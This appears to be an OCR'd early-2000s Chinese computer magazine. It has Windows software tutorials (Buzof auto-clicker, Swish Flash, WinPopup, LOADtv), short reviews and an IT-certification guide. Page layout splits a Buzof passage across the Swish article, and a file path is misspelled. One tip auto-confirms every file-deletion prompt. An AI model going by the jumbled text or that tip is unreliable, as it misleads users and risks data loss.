接下来的Handled windows(处理的窗口)区域，有一个Most recent handler(最近的处理器)下拉框，其中列表显示最近使用过的窗口处理器，右边的Total(总的)框中显示的是Buzof程序已经处理过的窗口的总数量。

Window(窗口)列表里用于记录用户要求Buzof处理的对话框的名称。这个名称由Buzof程序自己确定，无需用户设置。

Description(描述)框中将显示Buzof要处理的窗口的描述信息，Caption(标题)框中将显示Buzof要处理的窗口的标题信息，Message(信息)框中将显示Buzof要处理的窗口中的特征识别信息，Button(按钮)框中将显示Buzof要处理的窗口中的按钮名称信息，即Buzof需要去点击的按钮名称。在这些信息框中，Message框中的信息是可以编辑的，其他框中的信息都由Buzof自动确定。

对话框右边的Hide(隐藏)按钮用于在打开图1所示的对话框以后将对话框再隐藏起来(缩小为系统托盘区域的控制图标)，Remove(移去)按钮用于将Window区域不再需要的任务项目删除掉。点击Advanced(高级)框可以显示和隐藏下面的4个信息框，Action(动作)下拉框用于选择让Buzof完成哪种类型的点击动作。

2.高级技巧

要想让Buzof完成自动点击操作，首先需要将相应的任务告诉它。方法十分简单：当用户要点击某个对话框(例如“连接到…"对话框)中的某个按钮(例如‘连接’按钮)的时候，打开图1所示的对话框，拖动其中的Add按钮到要点击的那个按钮上，Buzof就会自动收集相关的信息，将相应的操作作为一个任务保存起来，见图2。



图1



图2

从图2中可以看出，进行了相应的拖放操作以后，Buzof自动收集了有关“连接到…”对话框中的信息。单击Hide按钮将设置对话框隐藏起来。再启动拨号连接程序，就会发现“连接到…”对话框刚一出现，其中的“连接”按钮就被自动点击了。这就是Buzof的主要用途和工作的主要方式。

重复类似的过程，可以将所有需要Buzof帮助点击的对话框信息添加到Window区域作为任务项目。对拨号连接过程中可能出现的各种对话框进行这样的处理以后，就能够实现自动连接上网，这在线路繁忙时段连接上网非常有用，因为只要启动拨号连接程序以后就可以不去干涉了，整个过程都由Buzof来操心，用户仅需要静静地等待就行了。

使用Buzof有这样几个技巧需要掌握。

首先，Buzof实际上是针对诸多的共享软件在启动时总

□湖北 乡巴佬

轻轻松松做Flash文字动画

近几年，Flash 在网络上应用越来越广泛，但使用Flash进行网页设计比较复杂，许多初学者就此望而却步！针对Flash制作文字动画特效的不足，DJJ Holdings Pty Ltd公司推出网页文字动画特效制作软件Swish。使用Swish软件，就算你对Flash一窍不通，也可以在几分钟内做出相当漂亮的 Flash 动画。下面我们就以 Swish1.5 为例，看看如何使用它来为我们的网页添上绚丽的色彩！

首先我们下载 Swish 中文版。将软件包下载到我们的电脑上后，进行安装。一路点“ Yes ”，很快 Swish 就在我们的硬盘上安家了！运行程序后，会出现如图 1 所示的程序界面。

下面我们就通过一个动画制作的实例(轴心翻转效果的 Flash 文字动画)详细讲解 Swish 的使用方法。


图1

启动程序后会出现图 1 所示界面。这时默认的是新建一个文字动画。在菜单栏上，单击“ 修改 ”然后选择“ 插入文本 ”一项（如图 2 所示）。单击这个选项后，我们会发现场景列表栏的场景 1 下多了一栏“ 文本效果 ”(如图 3 所示)。双击“ 文本效果 ”选项，右边的属性栏中就会出现如图 4 所示界面。

这时我们就可以设置动画中文字的特性了。在这里，我将文字设定为“ 精彩动画轻松做 ”，文字的字体设定为“ 文鼎中特广告体 ”。



图 2



图 3

完成了动画中文字的设置后，我们就可以进入 Flash 动画的设置。在右方属性栏中单击“ 常规 ”后进入动画文件参数的设置。用户可以根据自己的喜好和机器的条件为自己的动画文件设置合适的影片宽度、影片高度、每秒播放帧数、背景颜色和是否循环播放，如图 1 所示。


图 4

要弹出干扰对话框而设计的，可以让 Buzof 来单击对话框中的相应按钮隐藏对话框，以便自动启动应用程序。所以在使用那些弹出干扰对话框的共享软件时，注意要充分发挥 Buzof 的作用。

其次，有的对话框进行了相应的添加操作以后，Buzof并不能自动处理。这个时候，可打开 Action 下拉框，选择其中的其他几种点击操作来尝试，直到有关对话框得到有效处理为止。如果将所有的 Action 都尝试过就会发现，几乎没有 Buzof 不能处理的对话框。

还有，Buzof 设置窗口 Message 框中的信息是允许用户自己进行编辑的，必要的时候可以编辑Message信息，使相应的任务适用面更广。例如，在删除一个文件的时候，Windows 总是要弹出确认对话框，大多数情况下都是要单击其中的“ Y(是) ”按钮的，因而可以将这个点击操作交给 Buzof 来完成。如果删除的是一个文件，添加了这个任务以后，相应的Message信息中带有文件名，这样的话，添加进去的任务就只适用于删除这个具体的文件，实际上没有任何意义，因为下次删除的就不是这个文件了。所以添加任务得到 Message 信息以后，需要将其中的文件名部分删除，这样一来，相应的任务就适用于删除任何名称的文件。

与此类似，删除一个文件时的 Message 信息和同时删除多个文件时的 Message 信息也是不同的，注意需要将其编辑成适合删除任意数量的文件。

最后，特别强调一下 Buzof 的一个很实用的应用。

使用 Word 编辑一个文档，结束以后在没有保存的情况下，如果直接关闭 Word 程序，程序将弹出一个对话框询问是否保存编辑结果，这时只有单击对话框里的“ 是(Y) ”按钮，相应的编辑结果才能被保存。而如果由于种种原因误击了其中的“ 否(N) ”按钮，所有的编辑结果都将被放弃。不少用户犯过这样的错误。为了避免这样的失误带来的损失，可以让Buzof去管理询问对话框，使得只要对话框一出现，就立即单击其中的“ 是(Y) ”按钮来强制保存编辑结果，这样就不会出现丢失编辑结果的情况了。

3.使用小结

Buzof是一个小软件，它的最可贵的地方就在于创意极佳。可以说，这是一个人人都用得上的工具软件。几乎每个用户都可以从这个软件上得到减轻操作负担、避免操作失误之类的好处。惟一遗憾的是，这是一个共享软件，启动后也会弹出干扰对话框，所以建议大家设法注册后使用。




图 5




图 6




图 7




图 8



图 9



图10




图 11




图 12



图 13

到了这里，Flash 动画的基本选项我们已经设置好了。接下来，我们就可以开始具体动画的设置了。单击属性栏中的"时间线"一栏。然后单击"添加效果"选项，如图5所示。这时可以看到Swish为我们提供了许多种特效。具体的有：显示、隐含、转变、淡入、淡出、滑入、滑出、字符残像、压缩、爆炸、打字机、波浪、坠落字符、交替字符、恢复字符、轴心旋转、漩涡效果等。在这里我们选择"轴心旋转"特效，选定后，单击即可。

这时会出现如图6所示的特效设置界面。在这里，用户可以设置动画特效每秒的帧数：旋转轴为垂直还是水平，开始状态是否可见，旋转角度为多少，是否叠加翻转等等。用户可以根据自己的需要进行具体设置。在这个实例中，我的设置具体如图6所示。

设置好并"确定"后属性栏就会出现如图7所示界面，这时我们可以看到这个动画特效会运行200帧。我们也可以用鼠标拖动增加或减少特效帧数。

添加好动画效果后，我们再来看看如何设置动画的事件触发以增加Flash动画的交互性。在属性栏上选择"动作"一栏，单击"添加事件"选项，这时就会出现如图8所示界面。在这个实例中，我们选择"点击"触发事件，确定后属性栏就会出现如图9所示界面。

在这个属性设置界面，用户需要确定事件被触发后，Flash 动画应作何种响应。在这个实例中，设定的响应是播放MP3格式的音乐文件，我们选定"播放声音"选项后（如图9），确定。

这时会出现一个文件浏览框，选好要播放的MP3文件后，确定。Swish 属性栏就会出现如图10所示界面。这表明dream1.mp3文件已经嵌到了我们的Flash动画中了。这样，我们的Flash动画的设置基本就完成了。

接着，我们必须设置输出的影片的格式了。在属性栏中单击"输出"选项，出现如图11所示界面，这里可以进行输出影片的设置。我们这个实例的设置具体如图11所示。

最后一步当然是输出Flash标准的.SWF格式的文件了。在主菜单中单击"文件"选项。如图12所示。我们单击"输出.SWF"选项，即可将自己的动画作品存为SWF格式的文件。当然，你也可以在输出之前，在浏览器或者播放器中进行测试。这样我们的动画作品就做好了，如图13所示，这就是在Flash播放器中播放的效果，觉得如何？是不是很方便呢？

实际上你可以使用Swish做出更多种变化，我们这次所讲的实例只是最基本的一种。只要你深入研究Swish，就会发现使用它完全可以做出不逊于那些大网站主Banner的Flash动画！不过要注意的是：如果你使用的是未注册版本的Swish，那么你输出的Flash动画上的文字可能是一片乱码。

新软快递

□辽宁 鸣涧

电话录音精灵

名称：电话录音精灵　测试版 3
大小：192kB
类型：免费软件
适用环境：Windows 9x/NT



很多朋友都碰到过这种情况，正在特别忙的时候有人打来电话，不得不放下手头的工作去接听电话。现在好了，有了电话录音精灵，所有的问题就可以迎刃而解。这个小家伙不但会自动接听电话，而且还会播放一段你事先录制好的语音提示，然后它会把呼叫人的说话录制下来，等你有时间的时候就可以接听并应答了。

绚丽屏保 DIY

名称：Active ScreenSaver Builder v3.0
大小：1.67MB
类型：共享软件(限时使用版)
适用环境：Windows 95/98/Me/NT/2000



是不是早就看厌了Windows的那些单调乏味的屏保了？想没想过，为自己的爱机设计一个个性化极强的屏幕保护程序？Active ScreenSaver Builder 就是你的好帮手，它可以帮你快速创建自己的屏保，你所要做的就是，准备好更多的图片，接下来就可以使用 Active ScreenSaver Builder 随意设置图片在屏幕上的显示位置，并且还能为图片加上文字信息和背景音乐呢，还有各种过渡显示效果，太棒了！

有声有色做网页

名称：有声有色 V5.0
大小：2036kB
类型：共享软件
适用环境：Windows 9x/NT



对于很多初学者来说，制作了网页后，总感觉看起来不如别人的那么酷，怎么办呢？有了《有声有色》你就可以在最短的时间里将网页做得有声有色了。它提供了许多精彩的 Javascript 小程序，所有特效操作只要轻轻点几下鼠标就可以完成，真正做到了与源程序相融合。在 5.0 版本中，加入了“鼠标弹球”、“雪花”、“魔法棒”、“标题窗口提示信息”、“页面公告窗口”、“快捷酷边菜单”、“魔法文字”等46个更酷的特效效果，所有特效可达到 248 种之多，全部由软件自动生成，而无需我们自己动手制作，一句话，够酷！^_^

文件同步与管理大师


名称：同步大师 V1.0
大小：1MB
类型：共享软件
适用环境：Windows 9x/NT



同步大师是一个可以比较、同步更新Windows不同目录中文件的共享软件工具，同时也是一个非常方便易用的文件管理器。它可以做什么呢？呵呵，比较文件和备份！它可以显示两个目录间较新文件、较旧文件、增加的文件以及被删除的文件，而且操作如同 Window 资源管理器一样简捷。同时，它可以创建一个同步计划来保存两个目录，使之同步更新，支持定时同步，起到了备份数据资料的作用。有了它，就再也不用担心资料丢失了。

网络即时联络

名称：Miranda ICQ　V0.1
大小：221kB
类型：免费软件
适用环境：Windows 95/98/NT/2000



Miranda ICQ是一个网络即时联络软件，面对众多ICQ 类工具，之所以要向朋友推荐它的原因，就是因为现在还有很多网友一直在使用ICQ 聊天。Miranda ICQ其实就是ICQ 的简化版，提供了ICQ 的最基本的功能，可以使用自己的ICQ 号与朋友聊天。它的最大优点就是占用系统资源非常少，如果你早已厌烦了那个庞大而且占用系统资源非常多的ICQ 的话，那么就不妨把 Miranda ICQ 请来吧，带来方便之余，还有更加高效的系统性能呢。^_^

网罗网上信息

名称：网海拾贝 2001
大小：1.06MB
类型：免费软件
适用环境：Windows 95/98/NT/2000



上网时，也许很多网友都会为精美的网文而心旷神怡，如何快速准确又方便地按要求采集下来，并且妥善完整地保存却是个问题。网海拾贝是一款与众不同、功能强大的“电子书库”类个人文档收藏管理工具，同时也是一款与众不同的剪贴板工具。除了具有一般电子书库的文档收集、整理、查找、编辑、阅读和导出功能外，还充分利用了Windows的剪贴板，将文档收藏管理与超强的剪贴板功能结合起来，能非常方便地收集你要保存的资料，分门别类地管理。让它来帮助你完成资料的收集、整理、保存、查找、阅读吧，用过后你就会发现，原来它是如此方便！

□邳州　韩松

局域网上侃大山

单位的内线电话坏了很长一段时间，无人维修，这就给科室之间的消息传递带来了麻烦。好在各科室都配备了电脑，并且连成了局域网，在局域网上互通消息成了大家的首选联络途径。此举不必安装任何软件，运用Windows自带的WinPopup就可以轻松实现局域网中的消息传递。下面让我们来看一看如何操作。

首先点击开始菜单下的“运行”，在弹出的对话框中输入“winpopup”，点“确定”，这样WinPopup窗口就被打开了（如图1）。最上方是菜单栏，菜单栏下面是工具栏，再下面的大面积区域就是消息区，简单明了。如要给另外一台计算机发送消息，只需单击“消息”下拉菜单中的“发送”或点击工具栏上带有信封图标的按钮，弹出“发送消息”窗口（如图2）。选中“用户或计算机”，输入对方计算机名，在消息文字区内输入内容，点击“确定”按钮即可，而后会弹出一个“消息被成功发送”的窗口，这样一条消息就被成功发送出去了。如果要给一个工作组中所有的计算机发送消息，只需在发送消息的窗口中选中工作组，输入工作组名，这样就可以给工作组中所有的计算机发送消息了。有一点要注意，那就是在发送消息时，要确保对方也运行了WinPopup，否则对方是收不到消息的。要想给局域网内所有运行WinPopup的计算机发送消息，只要在“发送消息”窗口中选择“工作组”，而后输入“*”即可，这样局域网中所有运行WinPopup的计算机都可以收到消息，当然也包括你自己。




图 1



图 2




图 3

在你收到别人给你发送的消息时，也可以用同样的方法回复消息。消息发送来后，会在消息栏上方显示发送消息的计算机名，在消息栏中显示消息内容，并在底部显示接收到消息的数量。此时点击工具栏上的“信封”图标便可回复消息。回复方法与发送消息相同，只是已给你标出了接收方的计算机名。

为了能在收到消息时提醒我们注意，WinPopup提供了几个选项。点击“消息”菜单中的“选项”，弹出选项窗口（如图3），此处共有三个选项。选中“新消息到达时发出声音”，当有消息到达时，计算机会发出“咚”的一声提醒我们注意；选中“总显示在最前面”，那么WinPopup窗口总显示在所有窗口之上；选中“收到消息时弹出对话框”，当有消息到达时，WinPopup窗口就会自动弹出来。

好了，一切OK，下面就让我们在局域网上侃大山吧。

□广西　黄锋

如何修改文件的默认打开方式

许多电脑爱好者拿到一个不知道如何打开的文档时，总喜欢尝试用各种应用程序来打开它，但是如果忘记将“始终使用该程序打开这种类型的文件”左边的“√”去掉，那么以后这类文件都用该程序打开，而不管这种打开方式是否有效。有的人为此大伤脑筋，并修改注册表等等。其实问题很简单，只需注销已注册的该文件类型即可。步骤如下：打开“我的电脑”，单击“查看”菜单中的“文件夹选项”，出现文件夹选项对话框，选择“文件类型”选项卡，移动滑块在“已注册的文件类型”窗口中找到该类型文件的扩展名，选取它，单击“删除”按钮，并在出现的提示中回答“是”，即可完成。

□芜湖　zealous

Windows98中误删“显示桌面”功能后的恢复

Win98任务栏中有一个快速启动工具栏，其中就有一个“显示桌面”按钮。它给了我们很多的方便，特别是打开了很多窗口后，一个个的“最小化”太烦人。此时就可以直接点击它显示出桌面，如果不小心误删了它也没关系，可以通过以下方法来恢复。

打开“记事本”，建立一个新文件，输入以下内容

```
[shell]
command=2
Iconfile=explorer.exe,3
[taskbar]
Command=toggleDesktop
```

将文件保存为“ShowDesktop.scf"，路径为：

c:\windows\Application Date\Microsoft\Internet Explorer\Quick Launch"

不需要重新启动，刷新一下就可以见到“显示桌面”按钮又回来了。

□辽宁 鸣涧

电影杂志 网上订

LOADtv

使用LOADtv可以像使用Email订阅电子杂志一样方便地订阅电影资讯，只要坐在家中连上网络，所订阅的电视、电影、MTV等“精华版”资料就会自动送上门来，真正做到了足不出户看新闻、听流行音乐、欣赏电影片段。LOADtv V2.0可是一个免费软件，体重4249kB，绝对是一个非常不错而且又有趣的小家伙。

LOADtv的安装界面也是做了一番精心的安排，在协议窗口中单击“Agree”按钮并填写好个人的信息，最后就可以单击“Finish”按钮开始安装了。安装完成以后，LOADtv会自动跟随系统在每次启动时自动运行。它会在Windows系统托盘中产生一个任务图标，双击即可打开它的主界面窗口（如图1）。首次启动LOADtv时，它会自动下载一段影片片断，并会给出下载的提示信息。那么如何订阅影片杂志呢？只要单击主菜单“Subscriptions”，并执行“Video Subscriptions”命令就可以直接连接到LOADtv网站去订阅新闻和视频信息了。与此同时，我们还可以在那里即时下载自己感兴趣的影片片段呢。完成影片文件的下载以后，接下来就可以欣赏了。在主界面的主菜单条下方有一排按钮，对！那就是影音文件的播放按钮。至于如何操作，还用鸣涧说吗？嘿嘿……

点击“Email”工具按钮，在“Enter email Address”中输入你的朋友的邮箱地址，然后再在正文“Messages”中输入你的留言，最后单击“Send”按钮，就可以把这个影片片段告知你的亲朋好友了（如图2）。

在主界面的左侧还提供了三个控制面板，第一个控制面板（如图3）中会列出你当前正在下载的影音文件的名称和进程列表。如果要删除某个片段，只要单击工具栏的“Delete”按钮就可以了。第二个控制面板是用来播放影音文件的控制面板，第三个面板则是一个加入书签面板了（如图4）。单击面板上的“Add to video locker”命令按钮，就可以将当前片段保存为书签留作日后收藏使用了。

在用LOADtv播放影音文件的时候，如果觉得它的监视器窗口太小了，可以打开菜单“Video Size”，选取合适的播放窗口尺寸（如图5）。而且还可以做到全屏收看，画面和音质简直无可厚非。




图1



图2



图3



图4




图5

□天津 周川

QQ的另一个用途

大家知道吗？QQ不仅是交朋友的最佳软件，而且它还是我们处理Email的好工具。在QQ菜单里的系统参数下的“Email设置”选项卡。在用户名、密码和POP Server的输入框中填入你最常用的Email邮件服务器的设置。设置完以后，当邮件来的时候你就可以轻松地看到信件的内容。要是不速之客，嘿嘿，当场就可以把它从服务器上开除掉。



□陕西　小龙
天津　苗苗

考试与认证

曾几何时，人们挑灯夜战，为的是一纸文凭，为的是文凭带来的好工作、好收入。如今到了 21 世纪，在这个属于网络的高速发展时代，随着拥有文凭的人越来越多，文凭的价值也在无形之中越来越低。于是，更多的人开始热衷于参加 IT 认证考试。一时间，考试、证书多得眼花缭乱——什么国内认证、国际认证层出不穷……更多的还是那些“ 白领一族 ”、“ 金领一族 ”以及在校大中专学生甚至小学生，不是在充电，就是在复习，争先恐后地试图挤上培训考试的直通车。

所谓“ 乱花渐欲迷人眼 ”，看着这些令人眼花缭乱的考试与认证，不要说行外人难以选择和判断，就算是小编我也觉得头昏眼花，不知作何选择。为此我们特别为大家组织了一篇关于认证与考试的文章，让大家都能拥有一双“ 慧眼 ”，看得清清楚楚，选个明明白白。

国内考试与认证

当今国内较流行的考试有：

《国家级计算机等级考试》

《中国计算机软件专业技术资格和水平考试》

《国家级计算机信息高新技术考试》

《全国信息应用技术考试》（NIT）

下面我们分别进行阐述。

一、国家级计算机等级考试

经国家教委批准，国家教委考试中心于1994年面向社会推出了"全国计算机等级考试"。该考试实行国家教委考试中心、各省（自治区、直辖市）承办机构两级管理的体制。各承办机构根据有关规定在所属地区符合条件的单位设立考点，并接受考生报名。

全国计算机等级考试的四个等级分别为：

一级 DOS 版、一级 Windows 版、一级 B　DOS 版、一级 B　Windows 版；二级（分五种语言类别：BASIC、FORTRAN、PASCAL、C、FOXBASE）；三级分 A、B 两类；四级。

考试时间


从 1997 年开始，全国计算机等级考试每年考二次。上半年开考一、二、三级，下半年开考一、二、四级。上半年考试时间为 4 月第一个星期天上午（笔试），上机考试从笔试的下一天开始，由考点具体安排。下半年考试时间为 9 月份倒数第二个星期天上午（笔试），上机考试时间从笔试的下一天开始，由考点具体安排。

考试包括笔试、上机考试两部分，笔试和上机考试分别进行。笔试时间一级为 90 分钟，二、三级为 120 分钟，四级为 180 分钟；上机考试时间一级为 45 分钟，二、三、四级为 60 分钟。

该考试的考试内容在国家教委考试中心编写的《考试大纲》中有明确规定，全国统一命题，国家教委考试中心负责该考试的命题组织工作。

有兴趣的读者，不妨看看这个网站：

http://eastwuxi.3322.net/



报考

考生年龄、职业、学历不限，不论在职人员、待业人员，均可根据自身学习和使用计算机的实际情况，选考不同等级的考试，但一次只能报考一个等级。

每次考试报名的具体时间由各省（自治区、直辖市）省级承办机构规定。考生可携带身份证到就近考点报名。没有身份证的未成年人，可凭户口本报名，现役军人凭军人证报名。

上次考试笔试和上机考试仅其中一项成绩合格的，下次考试报名时应出具上次考试成绩单，成绩合格项可以免考，只参加未通过项的考试。考试结束后，由当地省级承办机构负责核实。其中补考科目不在上次考试所在省市进行的，上次考试成绩单上需加盖省级承办机构全国计算机等级考试成绩专用章方为有效。

报名时考生应缴纳相应的报名考试费，具体数额由各



省（自治区、直辖市）考试承办机构确定。上次考试仅其中一项考试成绩合格的考生，本次考试报名时只需缴纳未通过项考试的报名考试费。考点不得加收未经省（自治区、直辖市）教育行政主管部门核准的额外的考试报名费 。

该考试笔试、上机考试实行百分制计分，评卷结束后合格分数线由国家教委考试中心统一划定，以等级分通知考生成绩，等级分为不及格、及格、良好、优秀四等。笔试和上机考试成绩均在及格以上者，可以获得合格证书，笔试和上机考试成绩均优秀者，合格证书上注明"优秀"字样。

证书的效力

全国计算机等级考试合格证书式样按国际通行证书式样设计，用中、英两种文字书写，证书编号全国统一，证书上印有持有人身份证号码。该证书全国通用，是持有人计算机应用能力的证明，也可供用人部门录用和考核工作人员时参考。

等级考试的合格证书仅供用人单位参考，对电脑操作要求不是特别高的岗位，等级考试合格证书能让单位相信持证者的能力，而且很多部门都要求公务员必须持有等级考试（二级）的合格证书。

另外，等级考试证书还有一项其他计算机认证考试所不具备的作用：凡持有等级考试证书者，参加自学考试时可申请免考高数、会计等22个专业的《计算机应用基础（A）上机》课程（标准号 3016），且从 1999 年起，各主考学校不再安排这些专业课程的考试，该课程的考试成绩均由全国计算机等级考试取得。

二、中国计算机软件专业技术资格和水平考试

水平考试是由国家人事部和电子工业部组织，只在每年十月的第二个星期天举行一次考试，由全国统一规定、统一考纲、统一试题、统一时间、统一评分标准和统一合格录取标准，而且考试类型只有笔试，考试合格发相应的合格证书。

考试分为两种类型（水平考试和资格考试），四个级别（初级程序员、程序员、高级程序员和系统分析员）。

资格考试类似于职称考试，取得证书和技术人员能否取得职称直接挂钩（现在计算机人员的职称全部以考代评，只有通过相应的资格考试，才可以拿到相应的技术职称——初级程序员相当于技术员，程序员相当于助理工程师，高级程序员相当于工程师，而是否是系统分析员则作为能否评上高级工程师的必要条件）。所以资格考试要求考试人至少具有大学本科学历，而且必须工作满两年以上，才可以报考。通过了程序员考试者，必须再过两年才能参加高级程序员资格考试。资格考试通过者获得相应的资格证书。

水平考试不限制考试人的身份和资历，和资格考试使用同一张试卷，但是合格分数线比资格考试要高（据说是高 15 分左右）。取得水平证书的人，同时也获得相应级别的资格证书。所以水平考试是计算机专业人员迅速取得高级职称的捷径。

考试分为上下午，上午考核基本理论知识，下午主要考核编程知识。上下午满分各为60分，但是必须上下午考试成绩合计总分超过72分，且上下午考试分数分别达到及格线以上（也就是至少各取得 36 分），才算是通过考试。

报考

由各地科委负责组织报名、考试。具体缴纳费用请向当地科委查询。报名时间在每年的五月中下旬。

证书的效力

水平考试的合格证书是职称评定的有力依据，拥有水平考试的合格证书就能找到一份满意的工作，因此水平考试的合格证书取之不易（据说程序员级别的通过率只有 15%，高级程序员更低，系统分析员则是寥寥无几）。

三、国家级计算机信息高新技术考试

由国家劳动和社会保障部职业技能鉴定中心举办，以较强的实用性和权威性受到了广大学员的青睐。从去年开始，这项考试与美国ATA考试机构进行合作，使得该考试更具权威性、国际性。

该考试主要分为八个模块，三个级别（初级、中级和高级），可根据自己的实际需要而选择。

考试服务中心在每年的三、六、九、十二月份进行全国各考点的统一考试。在全国各地下设有 700 余家考试网点。学员可以就近选择考试网点进行相关模块的考试。

考试形式

上机考试，考试时间为 120 分钟，全部考试过程实行模块化的考试方式。使用全国统一题库。每个模块都分为八个单元，每个单元基本上含有 20 道题，随机抽取。

证书的效力

劳动和社会保障部职业技能鉴定中心统一发《全国计算机信息高新技术考试合格证书》、《职业资格证书》。

劳动部在[1997]63号文件中指出：通过计算机信息高新技术考试，获得操作员、高级操作员资格者，分别视同于中华人民共和国中级、高级技术等级，其使用及待遇参照相应规定执行。获得操作师、高级操作师者，参加技师、高级技师技术职务评聘时分别作为专业技能的依据。

报考

考生只需根据自己的需求选择考试模块进行相关培训后，持本人身份证或其他相关证件，到经授权的考试站报名就可参加考试。因为考试是每季度一次，即每年的三、六、九、十二月份各一次，所以学员应提前半个月做好报名事宜。

四、全国信息应用技术考试（NIT）

NIT 和技术考试则侧重于对应试者能力的检测，由国

家教委组织，随训随考，没有固定的时间，考试方式灵活多样。NIT是培训过程中考试，直到参加培训的学员将考题做对为止，只要能顺利完成考题即可获得合格证书（需考试中心审核试题完成情况）。NIT是开卷考试。

证书的效力

NIT技术考试的合格证书只证明持证者达到什么样的操作水平，因此只有寻找与持证者能力相关的工作时才能充分发挥证书的作用。

小结：对国内考试和证书的选择

考生应该明确考试目的，再根据目的来选择认证考试。如果考生是为了职称晋升或为了印证自己的能力，掌握了C语言或FORTRAN的编程，对计算机相关的理论掌握较好，可选择《中国计算机软件专业技术资格和水平考试》。如果只是想为报考公务员或为参加工作增加砝码，等级考试应该是首选。

国际认证与考试



一、微软的认证

（一）微软认证种类

微软认证教师证书（MCT）

证明你能在微软认证高级技术培训中心（Microsoft Certified Technical Education Center）和微软授权院校教育计划（Microsoft Authorized Academic Training Program）中讲授微软正式课程（Microsoft Official Curriculum）的指导教材。

认证针对你能讲授的每一门MOC课程。你必须先获得一项MCP，然后通过微软非常严格的考试（一般和你所有的MCP接近）。再填写MCT申请表，完成MCT课程后才能获得。大多数情况下，只有CTEC（Microsoft Certified Technical Education Center）的正式教员有权申请。

有关MCT认证的详细内容，请访问官方Web站点：

http://www.microsoft.com/mct

微软认证专家证书（MCP）

证明你有能力成功使用微软产品或技术作为其企业的商业解决方案。获得业界承认的对至少一种微软产品的技术的精通和所需的专业技能，为获得通过其他任何一个微软认证的考试建立基础（Networking Essentials例外）。若要成功获得认证，你必须具备产品的操作经验。

有关MCP认证的详细内容，请访问官方Web站点：

http://www.microsoft.com/mcp/

微软认证专家+网站构造证书（MCP+SiteBuilding）

证明你有能力管理复杂的、交互式的、包含着数据库连接、多媒体和引擎功能的Web站点。只要在Microsoft FrontPage、Microsoft Site Server Commerce Edition和Microsoft Visual InterDev三门考试中有两门合格，就可以拿到。

"MCP+网站构造证书"适合于Web开发人员、Web站点创建人员、Web站点管理人员、Web站点管理员。

有关MCP+SiteBuilding认证的详细信息，请访问官方Web站点：

http://www.microsoft.com/mcp/cerstep/mcp_sb.htm

微软认证方案开发专家（MCSD）证书

证明你有解决体系结构、桌面系统应用程序开发和分布式应用程序开发的专业技能，用微软产品开发基于Web的、分布式的商业应用程序，能够使用Microsoft开发工具技术、平台和Windows DNA体系结构设计和开发前沿的商业解决方案。MCSD应能开发包括桌面应用程序、多用户、基于Web、N-tier（N层）以及基于事务的应用程序。证书包括从商业需求分析到解决方案的维护的各项任务。

要想成为MCSD需参加认证考试，考试将测试使用Microsoft应用程序服务器和其他产品，例如Microsoft SQL Server和Microsoft Visual Studio，创建基于Web的、分布式的商业解决方案的能力。

MCSD认证适合于软件工程师、软件应用工程师、软件开发人员、软件顾问。

MCSD证书是行业中认可范围最广的一项高级技术证书。获得MCSD证书，证明自己具备使用微软产品为企业提供成功的设计、实施和管理商业解决方案的能力。

应试者应具备Microsoft Office和Microsoft BackOffice应用程序功能的丰富知识，同时具有为客户机/服务器解决方案分析客户需求和创建需求规格文档。流程建模、数据建模、模块设计以及用户界面设计的能力。能设计、开发和实施客户机/服务器解决方案。在原有环境下集成新系统和应用程序。开发基于Windows和基于Web的应用程序领域至少两年的工作经验。

有关详细信息，请访问官方Web站点：

http://www.microsoft.com/mcp/cerstep/mcsd.htm

微软认证的数据库管理员（MCDBA）证书

